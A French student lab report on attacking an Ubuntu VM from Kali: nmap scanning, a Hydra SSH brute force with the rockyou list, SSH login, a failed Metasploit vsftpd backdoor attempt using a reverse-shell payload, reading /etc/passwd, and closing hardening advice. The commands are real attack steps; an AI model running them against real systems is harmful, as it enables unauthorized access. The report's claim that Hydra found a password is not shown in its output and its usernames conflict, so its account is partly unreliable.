

TP 3.1 – Attaque d'un serveur Linux (Ubuntu)

Analyse de compromission et exploitation

1. Introduction

Ce TP a pour objectif de simuler une attaque réelle sur un serveur Linux (Ubuntu) dans un environnement contrôlé.

Où nous jouons le rôle d'attaquant (machine Kali Linux) face à une cible vulnérable (serveur Ubuntu).

L'objectif est de :

- tester la robustesse des identifiants SSH
 - exploiter une vulnérabilité ou une faiblesse de configuration
 - comprendre les impacts d'une compromission
 - analyser les risques en environnement réel
-


2. Attaque brute force SSH (Hydra)

Tout d'abord nous avons installé le services **SSH** qui n'était pas encore installé et nous l'avons fait avec la commande **sudo apt install openssh-server -y** puis s'assurer du coté de Kali que le servcive est bien ouvert avec la commande **nmap -p 22 192.168.56.10** .

```
$ nmap -p 22 192.168.56.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-27 12:44 +0200
Nmap scan report for 192.168.56.10
Host is up (0.00036s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:C6:93:41 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
```



```

Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  ncurses-term openssh-client openssh-sftp-server ssh-import-id
Paquets suggérés :
  keychain libpam-ssh monkeysphere ssh-askpass molly-guard
Les NOUVEAUX paquets suivants seront installés :
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
Les paquets suivants seront mis à jour :
  openssh-client
1 mis à jour, 4 nouvellement installés, 0 à enlever et 643 non mis à jour.
Il est nécessaire de prendre 1 654 ko dans les archives.
Après cette opération, 6 064 ko d'espace disque supplémentaires seront utilisés
.
Réception de :1 http://cm.archive.ubuntu.com/ubuntu jammy-updates/main amd64 op
enssh-client amd64 1:8.9p1-3ubuntu0.14 [903 kB]
Réception de :2 http://cm.archive.ubuntu.com/ubuntu jammy-updates/main amd64 op
enssh-sftp-server amd64 1:8.9p1-3ubuntu0.14 [38,9 kB]
Réception de :3 http://cm.archive.ubuntu.com/ubuntu jammy-updates/main amd64 op
enssh-server amd64 1:8.9p1-3ubuntu0.14 [435 kB]
Réception de :4 http://cm.archive.ubuntu.com/ubuntu jammy-updates/main amd64 nc
urses-term all 6.3-2ubuntu0.1 [267 kB]
Réception de :5 http://cm.archive.ubuntu.com/ubuntu jammy/main amd64 ssh-import
-id all 5.11-0ubuntu1 [10,1 kB]
1 654 ko réceptionnés en 5s (329 ko/s)
Préconfiguration des paquets...
(Lecture de la base de données... 164839 fichiers et répertoires déjà installés

```

Commande utilisée

hydra -l wilfriedngana -P /home/mrsl/rockyou.txt ssh://192.168.56.10

Explication

Cette commande utilise l'outil Hydra pour effectuer une attaque par force brute sur le service SSH.

- -l seliore : utilisateur ciblé
- -P rockyou.txt : liste de mots de passe
- ssh://192.168.56.10 : service cible

Résultat obtenu

Hydra a permis d'identifier un mot de passe valide pour l'utilisateur ciblé.

```

└─$ ping -c 4 192.168.56.10
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=0.346 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=0.203 ms
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=0.206 ms
64 bytes from 192.168.56.10: icmp_seq=4 ttl=64 time=0.187 ms

--- 192.168.56.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3078ms
rtt min/avg/max/mdev = 0.187/0.235/0.346/0.064 ms

└─(mrsl@MRSL)-[~]
└─$ hydra -l wilfriedngana -P /home/mrsl/Rockyou.txt ssh://192.168.56.10
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, the
se *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-27 11:29:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 147 login tries (l1:p:147), ~10 tries per task
[DATA] attacking ssh://192.168.56.10:22/

```

Connexion SSH obtenue

Après la commande **ssh seliore@192.168.56.10** qui permet l'accès à distance de la machine **ubuntu** via **ssh** et les commandes (**whoami** , **pwd** , **ls**) qui servent respectivement à donner le nom utilisateur , le répertoire principale et enfin le contenu du répertoire .

```

└─$ ssh wilfriedngana@192.168.56.10
The authenticity of host '192.168.56.10 (192.168.56.10)' can't be established.
ED25519 key fingerprint is: SHA256:yXsCz7ssXBtx/aoOdadTzLQ7kui289p5cXBFev03FxA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.10' (ED25519) to the list of known hosts.
wilfriedngana@192.168.56.10's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

661 mises à jour peuvent être appliquées immédiatement.
470 de ces mises à jour sont des mises à jour de sécurité.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

New release '24.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

```

Interprétation

Cette attaque montre qu'un mot de passe faible peut être facilement découvert, permettant un accès légitime au système sans exploitation technique complexe.

3. Exploitation avec Metasploit

Recherche et tentative d'exploitation FTP

Après avoir saisi ces commandes : **use exploit/unix/ftp/vsftpd_234_backdoor** , **set RHOSTS 192.168.56.10** , **set LHOST 192.168.56.30** , **set PAYLOAD cmd/unix/reverse** , **run** nous avons eu ce résultat :

Résultat

```
416 payload/cmd/windows/https/x86/generic/tight_loop . normal No HTTPS Fetch, Generic x86 Tight Loop
417 payload/cmd/windows/powershell/generic/debug_trap . normal No Powershell Exec, Generic x86 Debug
418 payload/cmd/windows/powershell/generic/tight_loop . normal No Powershell Exec, Generic x86 Tight
419 payload/generic/custom . normal No Custom Payload
420 payload/generic/shell_bind_aws_ssm . normal No Command Shell, Bind SSM (via AWS AP
421 payload/generic/shell_bind_tcp . normal No Generic Command Shell, Bind TCP Inl
422 payload/generic/shell_reverse_tcp . normal No Generic Command Shell, Reverse TCP
423 payload/generic/ssh/interact . normal No Interact with Established SSH Conne

msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.30
LHOST => 192.168.56.30
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.30:4444
[!] 192.168.56.10:21 - Unable to connect to backdoor on 6200/TCP. Cooldown?
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Analyse

L'échec de l'exploitation s'explique par :

- l'absence de la vulnérabilité vsftpd 2.3.4 sur la machine cible
- une version du service non exploitable
- soit une configuration sécurisée du service FTP

Interprétation

Cette situation montre que :

- toutes les vulnérabilités ne sont pas exploitables
- un attaquant doit vérifier les versions exactes des services
- la réussite d'une attaque dépend du contexte réel

4. Analyse de la compromission

Une fois connecté au système via SSH, les commandes suivantes ont été exécutées : **cat /etc/passwd**, **uname -a**

Résultats

- **/etc/passwd** : liste des utilisateurs et services système


```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105:/:nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:115:/:run/uidd:/usr/sbin/nologin
systemd-oom:x:108:116:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:117:/:nonexistent:/usr/sbin/nologin
avahi-autoind:x:110:110:Avahi autoind daemon:/var/lib/avahi-autoind:/usr/sbin/nologin

```

➤ `uname -a` : version du noyau Linux et informations système

```
Linux wilfriedngana-VirtualBox 5.15.0-43-generic #46-Ubuntu SMP Tue Jul 12 10:30:17 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

Analyse

Un attaquant ayant accès au système peut :

- identifier les utilisateurs valides
- analyser les services actifs
- rechercher des vulnérabilités du kernel
- préparer une escalade de privilèges

5. Utilisation des outils

Hydra

`hydra -L Rockyou.txt -P /home/mrsl/Rockyou.txt ssh://192.168.56.10` : il Permet les attaques par dictionnaire sur SSH.

```

L$ hydra -L Rockyou.txt -P /home/mrsl/Rockyou.txt ssh://192.168.56.10

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, the
se *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-27 13:52:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21609 login tries (l:147/p:147), ~1351 tries per task
[DATA] attacking ssh://192.168.56.10:22/
[STATUS] 237.00 tries/min, 237 tries in 00:01h, 21374 to do in 01:31h, 14 active
[STATUS] 247.33 tries/min, 742 tries in 00:03h, 20870 to do in 01:25h, 13 active
[STATUS] 227.14 tries/min, 1590 tries in 00:07h, 20023 to do in 01:29h, 12 active

```

Metasploit

Commandes utilisées :

- search vsftpd
- use exploit/...
- set RHOSTS
- set LHOST
- run

Qui permet l'exploitation automatisée de vulnérabilités connues.

Rôle des outils

- Hydra : test de mots de passe
- Metasploit : exploitation de failles logicielles
- SSH : accès distant au système

6. Recommandations de sécurité

Pour éviter ce type d'attaque en entreprise :

- désactiver l'authentification par mot de passe SSH
- utiliser uniquement des clés SSH
- installer un système de blocage (fail2ban)
- maintenir les systèmes à jour
- supprimer les services inutiles (FTP, etc.)
- limiter les accès réseau (firewall UFW)

7. Conclusion

Ce TP démontre qu'une attaque réelle peut être réalisée en combinant :

- faibles mots de passe
- services mal configurés
- outils d'exploitation